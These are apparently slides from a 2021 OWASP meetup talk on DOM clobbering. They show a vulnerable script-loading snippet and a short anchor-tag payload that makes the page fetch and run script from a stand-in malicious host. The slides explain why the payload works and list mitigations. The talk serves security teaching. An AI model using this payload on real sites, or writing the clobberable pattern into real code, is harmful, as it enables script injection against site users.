




THIS TALK IS ABOUT ...

BOOM!

The background features a dark, swirling pattern with binary code (0s and 1s) scattered throughout. A large, stylized, multi-colored graphic resembling a comic book 'BOOM!' sound effect is centered behind the text. The text is white and bold, with a slight shadow effect.

MALICIOUS CODE INJECTION VIA DOM CLOBBERING

OWASP STAMMTISCH FRANKFURT

25th August 2021

WHAT I WILL SHOW

Introduction

Demos

Mitigation DOM Clobbering

ABOUT ME

Speaker, Writer/Blogger, Pentester,
Developer

Organizer IT-Security Meetup Kassel

Security @ Micromata GmbH

<https://secf00tprint.github.io/blog/>



<https://www.menti.com/frxmx4ox7c>



Besuchen Sie www.menti.com/frxmx4ox7c



```
<script>
```

```
    window.onload = function(){  
        let someObject = window.someObject || {};  
        let script = document.createElement('script');  
        script.src = someObject.url;  
        document.body.appendChild(script);  
    };
```

```
</script>
```


INITIAL INTENTION

Get some script loaded defined using a variable

The background features a complex, abstract pattern of concentric circles and lines. The circles are composed of small, light-colored squares, and the lines are formed by a series of small, light-colored dashes. The overall effect is a sense of depth and movement, with the pattern appearing to recede into the distance.

USES GLOBAL VARIABLE

```
window.someObject =  
    { url: "http://example.com" };  
...  
let someObject = window.someObject || {};
```

INSERT SCRIPT WITH URL FROM OBJECT

```
let script = document.createElement('script');  
script.src = someObject.url;  
document.body.appendChild(script);
```



Example 1

The background features a complex, abstract pattern of concentric circles. Each circle is composed of small, light-colored diamond shapes. The circles are arranged in a way that creates a strong sense of depth and perspective, as if looking down a long, curved tunnel or into a vast, circular structure. The overall color palette is dark, with the light gray diamonds providing the primary visual contrast. A semi-transparent dark horizontal band is positioned across the middle of the image, serving as a backdrop for the text.

NOW THE DARK SIDE



LITTLE BIT OF BACKGROUND KNOWLEDGE

The background features a complex, abstract pattern of concentric circles and diamond shapes, creating a tunnel-like effect. A dark horizontal band is positioned across the middle of the image, serving as a backdrop for the text.

HTMLCOLLECTIONS



ARRAY-LIKE STRUCTURE

The background of the slide is a complex, abstract pattern. It features a series of concentric, slightly irregular circles that create a tunnel-like or vortex effect. Overlaid on these circles are numerous small, light-colored diamond shapes, some of which are arranged in dashed lines. The overall color palette is dark, with shades of grey and black, and the text is in a clean, white sans-serif font.

Example 2

The background features a complex, abstract pattern of concentric circles and binary code (0s and 1s) in shades of gray, creating a sense of depth and digital connectivity. The circles are more prominent on the right side, while the binary code is more scattered and dense on the left and bottom. The overall effect is a futuristic, data-driven aesthetic.

Example 3

SOME HISTORY OF DOM

Access using

```
document.all.something <- name="something"
```

The background is a dark, monochromatic abstract composition. It features a series of concentric, slightly irregular circles that create a tunnel-like perspective, drawing the eye towards the center. The circles are composed of a grid of small, light-colored squares, reminiscent of a digital or binary pattern. The overall effect is a sense of depth and motion, with the circles appearing to recede into the distance. The text 'Example 4' is centered in the middle of the image, rendered in a clean, white, sans-serif font.

Example 4

HTML SPECS

WHATWG

So you can use multiple elements with same id to
create an HTML Collection

The background is a dark, monochromatic abstract composition. It features a series of concentric, slightly irregular circles that create a tunnel-like perspective, drawing the eye towards the center. The circles are composed of a fine grid of small, light-colored squares, reminiscent of a digital or binary pattern. The overall effect is a sense of depth and motion, with the circles appearing to recede into the distance. The text 'Example 5' is centered in the middle of the image, rendered in a clean, white, sans-serif font.

Example 5

SO BACK TO OUR EXAMPLE

```
<script>
    window.onload = function(){
    let someObject = window.someObject || {};
    let script = document.createElement('script');
    script.src = someObject.url;
    document.body.appendChild(script);
    };
</script>
```


Create a HTMLCollection with proper name to access member

Use anchor tag to overwrite global variable

OUR PAYLOAD

```
<a id=someObject>  
<a id=someObject name=url href=//malicious-website.com/evil.js
```



Attack

Last question.

Why does `someObject.url` deliver href here?

```
<script>
  window.onload = function(){
    let someObject = window.someObject || {};
    let script = document.createElement('script');
    script.src = someObject.url;
    document.body.appendChild(script);
  };
</script>
```


`HTMLAnchorElement.toString` returns the `.href` value

The background is a dark, monochromatic abstract composition. It features a series of concentric, slightly irregular circles that create a tunnel-like perspective, drawing the eye towards the center. The circles are composed of varying patterns of light gray and white elements, including solid lines, dashed lines, and small square or rectangular shapes, reminiscent of digital data or binary code. The overall effect is a sense of depth and motion, with the patterns appearing to recede into the distance.

Portswigger Lab Example



OTHER POSSIBILITIES

The background features a complex, abstract pattern of concentric circles and binary code (0s and 1s) in shades of gray, creating a sense of depth and digital connectivity.

Overwrite attributes in form if logic uses this variable
Example Example

PREVENT DOM-CLOBBERING (REGARDING PORTSWIGGER)

Objects and Function legitimate?

Bad Code Pattern: No Global Variable + logical OR

Well-tested Lib like DOMPurify

SUMMARY DOM CLOBBERING

Introduction

Demos

Mitigation

RESOURCES

<https://portswigger.net/web-security/dom-based/dom-clobbering>

<https://stackoverflow.com/questions/67064756/dom-clobbering-and-how-it-works>

THANKS FOR LISTENING :)

Join us on next meetup. We're looking forward to everybody :)

Security Meetup 0x41 (Onsite / Remote) (Nr 65)

15th of September 6pm

Monero (Henning)

